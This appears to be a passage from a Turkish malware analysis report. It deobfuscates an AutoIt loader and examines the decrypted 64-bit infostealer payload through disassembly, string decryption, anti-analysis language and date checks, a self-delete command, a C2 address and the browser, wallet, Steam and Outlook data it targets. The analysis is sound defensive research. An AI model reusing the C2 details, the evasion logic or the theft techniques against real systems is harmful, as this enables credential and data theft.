
- Hiç çağrılmayan (dead) fonksiyonlar ve değişken tanımları tamamen kaldırıldı,
- Tanımlanıp hiçbir zaman kullanılmayan veya yalnızca junk amaçlı oluşturulmuş değişkenler tespit edilerek silindi,
- Analiz araçlarını yanıltmak için eklenmiş, gerçekte hiçbir kod yoluna girmeyen Switch-Case dalları ve anlamsız While döngüleri temizlendi,
- Aynı değerin birden fazla değişkene atanması durumu ortadan kaldırıldı; tüm referanslar doğrudan gerçek değerleriyle değiştirildi,
- String deşifre rutini (SUPER) tamamen çözümlenerek şifreli tüm veriler (API isimleri, DLL yolları, registry anahtarları, URL'ler vb.) açık hâle getirildi ve ilgili satırlarda yerine konuldu.

## Dinamik Analiz

```
Case 0x6617
$Sloveniahurt = BUTCONCLUSIONCACHE(TYLERMAURITIUS(HOSPITALELEVATIONTHUS(Binary($dfjzfnagjlwyw), Binary("706115629598772891278577188208095387188208095387280891945"))))
MsgBox(0,"*",TYLERMAURITIUS(HOSPITALELEVATIONTHUS(Binary($dfjzfnagjlwyw), Binary("706115629598772891278577188208095387280891945"))))
FileWrite("output.txt",TYLERMAURITIUS(HOSPITALELEVATIONTHUS(Binary($dfjzfnagjlwyw), Binary("706115629598772891278577188208095387280891945"))))
```

Şekil 19- İlgili Payloadın Çözüldüğü Alan

Deobfuscate ve temizleme işlemi sonucunda zararlı yazılımın nihai yükü, **\$dfjzfnagjlwyw** değişkeninde parçalı ve şifreli **hex blob** olarak saklandığı, sabit ikinci blokla **Binary()** içinde birleştirilip iç içe **TYLERMAURITIUS** deşifre fonksiyonundan geçirilerek klasik **MZ (4D 5A) PE** başlığı taşıyan tam bir yürütülebilir dosyaya dönüştürülmektedir.




Şekil 20- MsgBox ile İlgili Yükün Doğrulanması

Zararlı yükü inceleyebilmek için **FileWrite()** ile output.txt olarak diske yazdırıştır. Bu dosya, zararlı yazılımın gerçek ana **payload'** udur.

## Output.exe Analizi

|            |                                                                  |
|------------|------------------------------------------------------------------|
| Adı        | Output.exe                                                       |
| MD5        | 1a07e0e5abfc8b41c14c9f9e748da84d                                 |
| SHA256     | e748e5b297d1389fa0f7ddc3b16458e36b478035e9ac2ba35c9c55089c2771e6 |
| Dosya Türü | PE64/EXE                                                         |

## Statik Analiz



Şekil 21- Output.exe Dosyasının Özellikleri

İncelenen yürütülebilir dosya, **Portable Executable (PE64)** formatında olup **AMD64** mimarisi için derlenmiş, toplam dosya boyutu **743,00 KB** olan bir **64-bit** Windows uygulamasıdır.

| 6.18553            | paketlenmemiş(77%) |         |               |                     |
|--------------------|--------------------|---------|---------------|---------------------|
| Entropi            | Baytlar            |         |               |                     |
| Bölge              |                    |         |               |                     |
| Ofset              | Boyut              | Entropi | Durum         | İsim                |
| Süzgeç             | Süzgeç             | Süzgeç  | Süzgeç        | Süzgeç              |
| 0000000000000000   | 00000000000000400  | 2.80346 | paketlenme... | PE Başlık           |
| 00000000000000400  | 00000000000006f200 | 6.44149 | paketlenme... | Bölüm(0) ['.text']  |
| 00000000000006f600 | 00000000000019000  | 5.22225 | paketlenme... | Bölüm(1) ['.rdata'] |
| 000000000000088600 | 0000000000002c400  | 5.25975 | paketlenme... | Bölüm(2) ['.data']  |
| 0000000000000b4a00 | 00000000000004400  | 5.63985 | paketlenme... | Bölüm(3) ['.pdata'] |
| 0000000000000b8e00 | 00000000000000e00  | 5.27830 | paketlenme... | Bölüm(4) ['.reloc'] |
| 0000000000000b9c00 | 00000000000173800  | 6.18553 | paketlenme... | Kaplama             |

Şekil 22- Entropi Durumu

Dosyanın bölüm yapısı ve **entropi** değerleri incelendiğinde, dosyanın **yüksek entropi** seviyeleri göstermemektedir.

|                 |                  |                                     |  |                 |                  |                                     |                                                          |
|-----------------|------------------|-------------------------------------|--|-----------------|------------------|-------------------------------------|----------------------------------------------------------|
| 00007FFD4161EF2 | 41:57            | push r15                            |  | 00007FFD4161EF2 | 41:57            | push r15                            |                                                          |
| 00007FFD4161EF4 | 48:88EC          | mov rbp,rsbp                        |  | 00007FFD4161EF4 | 48:88EC          | mov rbp,rsbp                        |                                                          |
| 00007FFD4161EF7 | 48:83EC 60       | sub rsp,60                          |  | 00007FFD4161EF7 | 48:83EC 60       | sub rsp,60                          |                                                          |
| 00007FFD4161EF8 | 48:8D15 A6D07000 | lea rdx,qword ptr ds:[7FFD41DF6A8]  |  | 00007FFD4161EF8 | 48:8D15 A6D07000 | lea rdx,qword ptr ds:[7FFD41DF6A8]  | rdx:&"GetUserDefaultLangID", 00007FFD41DF6A8:"161c87d5a7 |
| 00007FFD4161EF9 | 48:800D D7160B00 | lea rcx,qword ptr ds:[7FFD42133E0]  |  | 00007FFD4161EF9 | 48:800D D7160B00 | lea rcx,qword ptr ds:[7FFD42133E0]  | 00007FFD42133E0:&'161c87d5a7ee4a63'                      |
| 00007FFD4161F0E | E8 62600000      | call output.7FFD4161F70             |  | 00007FFD4161F0E | E8 62600000      | call output.7FFD4161F70             |                                                          |
| 00007FFD4161F0F | 48:8D15 ABD07000 | lea rdx,qword ptr ds:[7FFD41DF6C0]  |  | 00007FFD4161F0F | 48:8D15 ABD07000 | lea rdx,qword ptr ds:[7FFD41DF6C0]  | rdx:&"GetUserDefaultLangID", 00007FFD41DF6C0:"sP1KNfqbbw |
| 00007FFD4161F15 | 48:800D 041C0B00 | lea rcx,qword ptr ds:[7FFD4213B20]  |  | 00007FFD4161F15 | 48:800D 041C0B00 | lea rcx,qword ptr ds:[7FFD4213B20]  | 00007FFD4213B20:"sP1KNfqbbw"                             |
| 00007FFD4161F1C | E8 4F600000      | call output.7FFD4161F70             |  | 00007FFD4161F1C | E8 4F600000      | call output.7FFD4161F70             |                                                          |
| 00007FFD4161F21 | 48:800D 0F57C0   | xorps xmm0,xmm0                     |  | 00007FFD4161F21 | 48:800D 0F57C0   | xorps xmm0,xmm0                     |                                                          |
| 00007FFD4161F24 | 48:800D A1D07000 | lea rcx,qword ptr ds:[7FFD41DF6CC]  |  | 00007FFD4161F24 | 48:800D A1D07000 | lea rcx,qword ptr ds:[7FFD41DF6CC]  | 00007FFD41DF6CC:"FDo="                                   |
| 00007FFD4161F28 | 330B             | xor ebx,ebx                         |  | 00007FFD4161F28 | 330B             | xor ebx,ebx                         |                                                          |
| 00007FFD4161F2D | 0F1145 C0        | movups xmmword ptr ss:[rbp-40],xmm0 |  | 00007FFD4161F2D | 0F1145 C0        | movups xmmword ptr ss:[rbp-40],xmm0 |                                                          |
| 00007FFD4161F31 | 48:895D D0       | mov qword ptr ss:[rbp-28],rbx       |  | 00007FFD4161F31 | 48:895D D0       | mov qword ptr ss:[rbp-28],rbx       |                                                          |
| 00007FFD4161F35 | 48:895D D8       | mov qword ptr ss:[rbp-28],rbx       |  | 00007FFD4161F35 | 48:895D D8       | mov qword ptr ss:[rbp-28],rbx       |                                                          |
| 00007FFD4161F39 | E8 223F0400      | call output.7FFD41A56E0             |  | 00007FFD4161F39 | E8 223F0400      | call output.7FFD41A56E0             |                                                          |
| 00007FFD4161F3E | 4C 88C0          | mov r8,rax                          |  | 00007FFD4161F3E | 4C 88C0          | mov r8,rax                          |                                                          |
| 00007FFD4161F41 | 48:8D15 84D07000 | lea rdx,qword ptr ds:[7FFD41DF6CC]  |  | 00007FFD4161F41 | 48:8D15 84D07000 | lea rdx,qword ptr ds:[7FFD41DF6CC]  | rax:&"GetUserDefaultLangID"                              |
| 00007FFD4161F48 | 48:804D C0       | lea rcx,qword ptr ss:[rbp-40]       |  | 00007FFD4161F48 | 48:804D C0       | lea rcx,qword ptr ss:[rbp-40]       | rdx:&"GetUserDefaultLangID", 00007FFD41DF6CC:"FDo="      |
| 00007FFD4161F4C | E8 E7620000      | call output.7FFD4161E838            |  | 00007FFD4161F4C | E8 E7620000      | call output.7FFD4161E838            | [rbp-40]:'Y2FdsGjvH3ZRPNGGpAAMf3fScI0="                  |
| 00007FFD4161F51 | 48:8D55 C0       | lea rdx,qword ptr ss:[rbp-40]       |  | 00007FFD4161F51 | 48:8D55 C0       | lea rdx,qword ptr ss:[rbp-40]       | [rbp-40]:'Y2FdsGjvH3ZRPNGGpAAMf3fScI0="                  |
| 00007FFD4161F55 | 48:804D E0       | lea rcx,qword ptr ss:[rbp-20]       |  | 00007FFD4161F55 | 48:804D E0       | lea rcx,qword ptr ss:[rbp-20]       | [rbp-20]:'GetUserDefaultLangID"                          |
| 00007FFD4161F59 | E8 1E5F0000      | call output.7FFD4161E7E             |  | 00007FFD4161F59 | E8 1E5F0000      | call output.7FFD4161E7E             |                                                          |
| 00007FFD4161F5E | 48:8BD0          | mov rdx,rax                         |  | 00007FFD4161F5E | 48:8BD0          | mov rdx,rax                         | rdx:&"GetUserDefaultLangID", rax:&"GetUserDefaultLangID" |
| 00007FFD4161F61 | 48:800D 781A0B00 | lea rcx,qword ptr ds:[7FFD42139E0]  |  | 00007FFD4161F61 | 48:800D 781A0B00 | lea rcx,qword ptr ds:[7FFD42139E0]  | 00007FFD42139E0:"08"                                     |
| 00007FFD4161F68 | E8 DF600000      | call output.7FFD416804C             |  | 00007FFD4161F68 | E8 DF600000      | call output.7FFD416804C             |                                                          |
| 00007FFD4161F6D | 48:8B55 F8       | mov rdx,qword ptr ss:[rbp-8]        |  | 00007FFD4161F6D | 48:8B55 F8       | mov rdx,qword ptr ss:[rbp-8]        |                                                          |

```

rDefaultLangID"
&"161c87d5a7ee4a63"]]=3564373863313631
t.exe:51EF8 #12F8

```

Şekil 23- Şifreli Metinlerin Çözülmesi

Zararlı yük ilk aşamada veriyi standart **Base64** göre decode eder ve alfabe dışı karakterleri temizleyerek ham ikili veriyi elde eder. İkinci aşamada bu veri, binary içinde sabit olarak bulunan “**sP1KNfqbw**” anahtarıyla **RC4** algoritması üzerinden çözümler. Çözümlenen stringler aşağıdaki tabloda verilmiştir.

| 08           | 12           | 20                   | 25           |
|--------------|--------------|----------------------|--------------|
| kernel32.dll | advapi32.dll | GetProcAddress       | LoadLibraryA |
| ExitProcess  | CloseHandle  | GetUserDefaultLangID | OpenEventw   |
| CreateEventW | Sleep        | GetComputerNameW     | GetUserNameW |
| CloseHandle  |              |                      |              |

*Tablo 2-Çözülen Metinler*

|                     |                                         |                                   |
|---------------------|-----------------------------------------|-----------------------------------|
| 48:83EC 28          | sub rsp,28                              |                                   |
| 48:833D 38760700 0F | cmp qword ptr ds:[7FF7D4214A18],F       |                                   |
| 48:8D0D 19760700    | lea rcx,qword ptr ds:[7FF7D4214A00]     | 00007FF7D4214A00:"kerne132.dll"   |
| 48:0F470D 11760700  | cmova rcx,qword ptr ds:[7FF7D4214A00]   | 00007FF7D4214A00:"kerne132.dll"   |
| FF15 133C0300       | call qword ptr ds:[<LoadLibraryA>]      |                                   |
| 48:8905 C4A80700    | mov qword ptr ds:[7FF7D4217CC0],rax     | rax:FatalExit                     |
| 48:85C0             | test rax,rax                            | rax:FatalExit                     |
| 0F84 7B010000       | je output.7FF7D419D580                  |                                   |
| 48:833D AB690700 0F | cmp qword ptr ds:[7FF7D4213DB8],F       |                                   |
| 48:8D15 8C690700    | lea rdx,qword ptr ds:[7FF7D4213DA0]     | 00007FF7D4213DA0:"GetProcAddress" |
| 48:8BC8             | mov rcx,rax                             | rax:FatalExit                     |
| 48:0F4715 81690700  | cmova rdx,qword ptr ds:[7FF7D4213DA0]   | 00007FF7D4213DA0:"GetProcAddress" |
| FF15 EB3B0300       | call qword ptr ds:[<GetProcAddress>]    |                                   |
| 48:833D CB670700 0F | cmp qword ptr ds:[7FF7D4213BF8],F       |                                   |
| 48:8D15 AC670700    | lea rdx,qword ptr ds:[7FF7D4213BE0]     | 00007FF7D4213BE0:"LoadLibraryA"   |
| 48:8B0D 85A80700    | mov rcx,qword ptr ds:[7FF7D4217CC0]     |                                   |
| 48:0F4715 9D670700  | cmova rdx,qword ptr ds:[7FF7D4213BE0]   | 00007FF7D4213BE0:"LoadLibraryA"   |
| 48:8905 96A90700    | mov qword ptr ds:[<GetProcAddress>],rax | rax:FatalExit                     |
| FFD0                | call rax                                | rax:FatalExit                     |
| 48:833D 44790700 0F | cmp qword ptr ds:[7FF7D4214D98],F       |                                   |
| 48:8D15 25790700    | lea rdx,qword ptr ds:[7FF7D4214D80]     | 00007FF7D4214D80:"ExitProcess"    |
| 48:8B0D 5EA80700    | mov rcx,qword ptr ds:[7FF7D4217CC0]     |                                   |
| 48:0F4715 16790700  | cmova rdx,qword ptr ds:[7FF7D4214D80]   | 00007FF7D4214D80:"ExitProcess"    |
| 48:8905 67A90700    | mov qword ptr ds:[<LoadLibraryA>],rax   |                                   |
| FF15 69A90700       | call qword ptr ds:[<GetProcAddress>]    | rax:FatalExit                     |
| 48:833D 79780700 0F | cmp qword ptr ds:[7FF7D4214CF8],F       |                                   |
| 48:8D15 5A780700    | lea rdx,qword ptr ds:[7FF7D4214CE0]     | 00007FF7D4214CE0:"CloseHandle"    |
| 48:8B0D 33A80700    | mov rcx,qword ptr ds:[7FF7D4217CC0]     |                                   |
| 48:0F4715 4B780700  | cmova rdx,qword ptr ds:[7FF7D4214CE0]   | 00007FF7D4214CE0:"CloseHandle"    |
| 48:8905 64A90700    | mov qword ptr ds:[7FF7D4217E00],rax     | rax:FatalExit                     |

Şekil 24- Dynamic API Resolving

Daha önce çözülen **stringler** kullanılarak hedef **DLL**'leri **LoadLibraryA** ile belleğe yüklemektedir. Bu işlem **Dynamic API Resolving** işlemidir.

|          |                                       |                                              |
|----------|---------------------------------------|----------------------------------------------|
| 30000000 | sub rsp,20                            | rcx:NtClose+14                               |
|          | mov rbx,rcx                           | 20:' '                                       |
|          | mov dword ptr ss:[rsp+38],10          |                                              |
|          | mov ecx,20                            |                                              |
| 3        | call output.7FF6B56C0600              |                                              |
|          | lea rdx,qword ptr ss:[rsp+38]         | rcx:NtClose+14                               |
|          | mov rcx,rax                           | rdi:L"DESKTOP-E0 [REDACTED]"                 |
| 20       | mov rdi,rax                           |                                              |
|          | call qword ptr ds:[<GetComputerName>] |                                              |
|          | xor ecx,ecx                           |                                              |
|          | xorps xmm0,xmm0                       |                                              |
|          | movups xmmword ptr ds:[rbx],xmm0      | rcx:NtClose+14                               |
|          | mov qword ptr ds:[rbx+10],rcx         | rcx:NtClose+14                               |
|          | mov qword ptr ds:[rbx+18],rcx         |                                              |
|          | test eax,ecx                          |                                              |
|          | je output.7FF6B56B9151                | rcx:NtClose+14, rdi:L"DESKTOP-E0 [REDACTED]" |
|          | mov rcx,rdi                           |                                              |
|          | call output.7FF6B56D0DE8              | rdi:L"DESKTOP-E0 [REDACTED]"                 |
|          | mov rdx,rdi                           |                                              |
| 10400    | jmp output.7FF6B56B9164               |                                              |
|          | lea rcx,qword ptr ds:[7FF6B57015B0]   | rcx:NtClose+14                               |
| 10400    | call output.7FF6B56D0DE8              |                                              |
|          | lea rdx,qword ptr ds:[7FF6B57015B0]   |                                              |

Şekil 25- Bilgisayar Adının Alınması

**GetComputerName API** ile makinenin **NetBIOS** bilgisayar adını almaktadır.

```

00007FF6B56B9078 48:895C24 08 mov qword ptr ss:[rsp+8],rbx
00007FF6B56B907D 57 push rdi
00007FF6B56B907E 48:83EC 20 sub rsp,20
00007FF6B56B9082 48:8BD9 mov rbx,rcx
00007FF6B56B9085 C74424 38 01010000 mov dword ptr ss:[rsp+38],101
00007FF6B56B908D B9 02020000 mov ecx,202
00007FF6B56B9092 E8 69750000 call output.7FF6B56C0600
00007FF6B56B9097 48:8D5424 38 lea rdx,qword ptr ss:[rsp+38]
00007FF6B56B909C 48:8BC8 mov rcx,rax
00007FF6B56B909F 48:8BF8 mov rdi,rax
00007FF6B56B90A2 FF15 80EA0700 call qword ptr ds:[<<GetUserNameW>]
00007FF6B56B90A8 33C9 xor ecx,ecx
00007FF6B56B90AA 0F57C0 xorps xmm0,xmm0
00007FF6B56B90AD 0F1103 movups xmmword ptr ds:[rbx],xmm0
00007FF6B56B90B0 48:894B 10 mov qword ptr ds:[rbx+10],rcx
00007FF6B56B90B4 48:894B 18 mov qword ptr ds:[rbx+18],rcx
00007FF6B56B90B8 85C0 test eax,ecx
00007FF6B56B90BA 74 0D je output.7FF6B56B90C9
00007FF6B56B90BC 48:8BCF mov rcx,rdi
00007FF6B56B90BF E8 247D0100 call output.7FF6B56D0DE8
00007FF6B56B90C4 48:8BD7 mov rdx,rdi
00007FF6B56B90C7 EB 13 jmp output.7FF6B56B90DC
00007FF6B56B90C9 48:8D0D E0840400 lea rcx,qword ptr ds:[7FF6B5701580]
00007FF6B56B90D0 E8 137D0100 call output.7FF6B56D0DE8
00007FF6B56B90D5 48:8D15 D4840400 lea rdx,qword ptr ds:[7FF6B5701580]
00007FF6B56B90DC 4C:8BC0 mov r8,rax
00007FF6B56B90DE 48:8BCB mov rcx,rbx
00007FF6B56B90E2 E8 D575DFF call output.7FF6B56906BC
00007FF6B56B90E7 48:8BCF mov rcx,rdi
00007FF6B56B90EA E8 DD740000 call output.7FF6B56C05CC

```

Şekil 26- Kullanıcı Adının Alınması

GetUserNameW API ile çalıştığı oturumun kullanıcı adını almaktadır.

```

00007FF6B56ABD6D 48:8D4D 88 lea rcx,qword ptr ss:[rbp-78]
00007FF6B56ABD71 E8 2A3F0000 call output.7FF6B56AFCA0
00007FF6B56ABD76 FF15 8CC00800 call qword ptr ds:[<<GetUserDefaultLangID>]
00007FF6B56ABD7C 0FB7C8 movzx ecx,rcx
00007FF6B56ABD7F 81E9 19040000 sub ecx,419
00007FF6B56ABD85 74 14 je output.7FF6B56ABD98
00007FF6B56ABD87 83E9 09 sub ecx,9
00007FF6B56ABD8A 74 0F je output.7FF6B56ABD98
00007FF6B56ABD8C 83E9 01 sub ecx,1
00007FF6B56ABD8F 74 0A je output.7FF6B56ABD98
00007FF6B56ABD91 83E9 1C sub ecx,1C
00007FF6B56ABD94 74 05 je output.7FF6B56ABD98
00007FF6B56ABD96 83F9 04 cmp ecx,4
00007FF6B56ABD99 75 08 jne output.7FF6B56ABDA3
00007FF6B56ABD9B 33C9 xor ecx,ecx
00007FF6B56ABD9D FF15 5DC00800 call qword ptr ds:[<<FatalExit>]
00007FF6B56ABDA3 48:837C24 38 07 cmp qword ptr ss:[rsp+38],7
00007FF6B56ABDA9 4C:8D4424 20 lea r8,qword ptr ss:[rsp+20]
00007FF6B56ABDAE B9 03001F00 mov ecx,1F0003
00007FF6B56ABDB3 4C:0F474424 20 cmova r8,qword ptr ss:[rsp+20]
00007FF6B56ABDB9 33D2 xor edx,edx
00007FF6B56ABDBB FF15 5FC00800 call qword ptr ds:[<<OpenEventW>]
00007FF6B56ABDC1 48:85C0 test rax,rax
00007FF6B56ABDC4 74 16 je output.7FF6B56ABD98

```

Şekil 27- GetUserDefaultLangID ile Sistem Dil Kontrolü

GetUserDefaultLangID API ile sistem dil bilgisi kontrolü yapmaktadır. Eğer sistem belirtilen dil kontrollerinden biriyle eşleşirse zararlı yazılım kendini sonlandırmaktadır. Buna **drm region lock** denilmektedir. Kontrol edilen diller aşağıda verilmiştir:

| KOD    | BÖLGE     |
|--------|-----------|
| 0x0419 | Rusça     |
| 0x0422 | Ukraynaca |
| 0x0423 | Belarusça |
| 0x043F | Kazakça   |
| 0x0444 | Özbekçe   |

Tablo 3- Dil Kodları ve Bölge

|                  |                  |                               |                       |
|------------------|------------------|-------------------------------|-----------------------|
| 00007FF6B56ABC82 | 898C24 90000000  | mov dword ptr ss:[rsp+90],ecx |                       |
| 00007FF6B56ABC89 | 48:8D4C24 48     | lea rcx,qword ptr ss:[rsp+48] |                       |
| 00007FF6B56ABC8E | E8 C9630200      | call output.7FF6B56D205C      |                       |
| 00007FF6B56ABC93 | 48:8D88          | mov rbx,rcx                   | rbx:"08/12/2025"      |
| 00007FF6B56ABC96 | 48:8D4C24 70     | lea rcx,qword ptr ss:[rsp+70] |                       |
| 00007FF6B56ABC9B | E8 BC630200      | call output.7FF6B56D205C      | rbx:"08/12/2025"      |
| 00007FF6B56ABCA0 | 48:3B08          | cmp rbx,rcx                   |                       |
| 00007FF6B56ABCA3 | 0F9FC0           | setg al                       |                       |
| 00007FF6B56ABCA6 | EB 00            | jmp output.7FF6B56ABCA8       |                       |
| 00007FF6B56ABCA8 | 48:81C4 D0000000 | add rsp,d0                    | rbx:"08/12/2025"      |
| 00007FF6B56ABCAF | 5B               | pop rbx                       |                       |
| 00007FF6B56ABC00 | C3               | ret                           |                       |
| 00007FF6B56ABC01 | CC               | int3                          |                       |
| 00007FF6B56ABC02 | CC               | int3                          |                       |
| 00007FF6B56ABC03 | CC               | int3                          |                       |
| 00007FF6B56ABC04 | 48:895C24 08     | mov qword ptr ss:[rsp+8],rbx  | [rsp+08]:"08/12/2025" |
| 00007FF6B56ABC09 | 48:897C24 10     | mov qword ptr ss:[rsp+10],rdi |                       |

Şekil 28- Tarih Kontrolü

Devam eden süreçte sistemin tarihini **08/12/2025** ile karşılaştırmaktadır. Sistemin saati bu tarihten büyük olursa zararlı yazılım kendini sonlandırmaktadır.

|          |                                     |                                              |
|----------|-------------------------------------|----------------------------------------------|
| 000      | call output.7FF6B5687FEC            | [rbp-20]:"c2vHrW/+HX1EP94="                  |
| E0       | lea rcx,qword ptr ss:[rbp-20]       |                                              |
| 000      | call output.7FF6B5687FEC            |                                              |
| 33B40700 | lea rdx,qword ptr ds:[7FF6B56FFD20] | 00007FF6B56FFD20:"c2vHrW/+HX1EP94="          |
| E0       | lea rcx,qword ptr ss:[rbp-20]       | [rbp-20]:"c2vHrW/+HX1EP94="                  |
| 000      | call output.7FF6B56880E4            |                                              |
| E0       | lea rdx,qword ptr ss:[rbp-20]       | [rbp-20]:"c2vHrW/+HX1EP94="                  |
| C0       | lea rcx,qword ptr ss:[rbp-40]       |                                              |
| 000      | call output.7FF6B5687E7C            |                                              |
|          | mov rdx,rcx                         | rax:"winHttpopen"                            |
| D3F70A00 | lea rcx,qword ptr ds:[7FF6B57340E0] |                                              |
| 000      | call output.7FF6B568804C            |                                              |
| C0       | lea rcx,qword ptr ss:[rbp-40]       |                                              |
| 000      | call output.7FF6B5687FEC            |                                              |
| E0       | lea rcx,qword ptr ss:[rbp-20]       | [rbp-20]:"c2vHrW/+HX1EP94="                  |
| 000      | call output.7FF6B5687FEC            |                                              |
| 0DB40700 | lea rdx,qword ptr ds:[7FF6B56FFD38] | 00007FF6B56FFD38:"c2vHrW/+HXFYncOwgBUeEnXu"  |
| E0       | lea rcx,qword ptr ss:[rbp-20]       | [rbp-20]:"c2vHrW/+HX1EP94="                  |
| 000      | call output.7FF6B56880E4            |                                              |
| E0       | lea rdx,qword ptr ss:[rbp-20]       | [rbp-20]:"c2vHrW/+HX1EP94="                  |
| C0       | lea rcx,qword ptr ss:[rbp-40]       |                                              |
| 000      | call output.7FF6B5687E7C            |                                              |
|          | mov rdx,rcx                         | rax:"winHttpopen"                            |
| 75FE0A00 | lea rcx,qword ptr ds:[7FF6B57347C0] |                                              |
| 000      | call output.7FF6B568804C            |                                              |
| C0       | lea rcx,qword ptr ss:[rbp-40]       |                                              |
| 000      | call output.7FF6B5687FEC            |                                              |
| E0       | lea rcx,qword ptr ss:[rbp-20]       | [rbp-20]:"c2vHrW/+HX1EP94="                  |
| 000      | call output.7FF6B5687FEC            |                                              |
| EFB30700 | lea rdx,qword ptr ds:[7FF6B56FFD58] | 00007FF6B56FFD58:"c2vHrW/+HX1EP96hroufe2r /" |

Şekil 29- Çözülen API ve Metinler

**C2** sunucusuyla bağlantı kurmak için gerekli **API** leri ve bağlantı kuracağı ip adresini çözme işlemi yapmaktadır. Bu çözüm sonucu elde edilen önemli değerler aşağıdaki tabloda verilmiştir.

|                          |                               |                        |
|--------------------------|-------------------------------|------------------------|
| http[:]//86.54.24.139    | cookies.sqlite                | formhistory.sqlite     |
| /2190f8a74ef14146.php    | Steam                         | Passwords.txt          |
| GetFileAttributesA       | GetWindowsDirectoryA          | Process32Next          |
| CreateToolhelp32Snapshot | Login Data                    | HttpSendRequestA       |
| wininet.dll              | steal_steam                   | steal_outlook          |
| wallets                  | take_screenshot               | system_info.txt        |
| screenshot.jpg           | /c timeout /t 5 & del /f /q \ | Software\\Valve\\Steam |

Tablo 4- Çözülen Bazı Metinler

```

FF call output.7FF73D42F540
50 lea rcx,qword ptr ss:[rsp+50]
FF call output.7FF73D42F540
58 mov d1,d11
FF lea rcx,qword ptr ss:[rsp+58]
180 call output.7FF73D42F648
mov rdx,qword ptr ss:[rsp+118]
jbe output.7FF73D447892
inc rdx
000 mov rcx,qword ptr ss:[rsp+100]
mov rax,rcx
cmp rdx,rsi
jbe output.7FF73D447890
mov rcx,qword ptr ds:[rcx-]
sub rax,rcx
add rax,FFFFFFFFFFFFFFF8
cmp rax,1F
ja output.7FF73D447D9A
call output.7FF73D4605CC
lea rdx,qword ptr ss:[rsp+100]
lea rcx,qword ptr ss:[rsp+40]
call output.7FF73D44DC60
mov r8,rax
28D0 lea rdx,qword ptr ds:[7FF73D4]
D00 lea rcx,qword ptr ss:[rsp+D0]
FF call output.7FF73D444470
180 mov rdx,qword ptr ss:[rsp+118]
cmov rdx,r15

```

[rsp+100]:{"build": "rino", "hwid": "6027", "type": "create"}  
 rax:{"build": "rino", "hwid": "6027", "type": "create"}  
 rax:{"build": "rino", "hwid": "6027", "type": "create"}  
 rax:{"build": "rino", "hwid": "6027", "type": "create"}  
 [rsp+100]:{"build": "rino", "hwid": "6027", "type": "create"}  
 r8:{"build": "rino", "hwid": "6027", "type": "create"}, rax:00007FF73D4D35E0;&"161c87d5a7ee4a63"

Şekil 30- JSON Verisinin Oluşturulması

**GetWindowsDirectoryA** fonksiyonunu çağırarak Windows'un kurulu olduğu dizini elde eder ve bunu sistem kimlik bilgisi toplama aşamasına dahil eder. Bu dizin, önceden alınmış olan bilgisayar adı, kullanıcı adı ve diğer tanımlayıcı bilgilerle birlikte birleştirilerek bir **donanım/sistem tabanlı HWID (Hardware ID)** oluşturulmasında kullanılır. Bu noktadan sonra program, bellekte bir JSON benzeri veri yapısı hazırlamaya başlar.

```

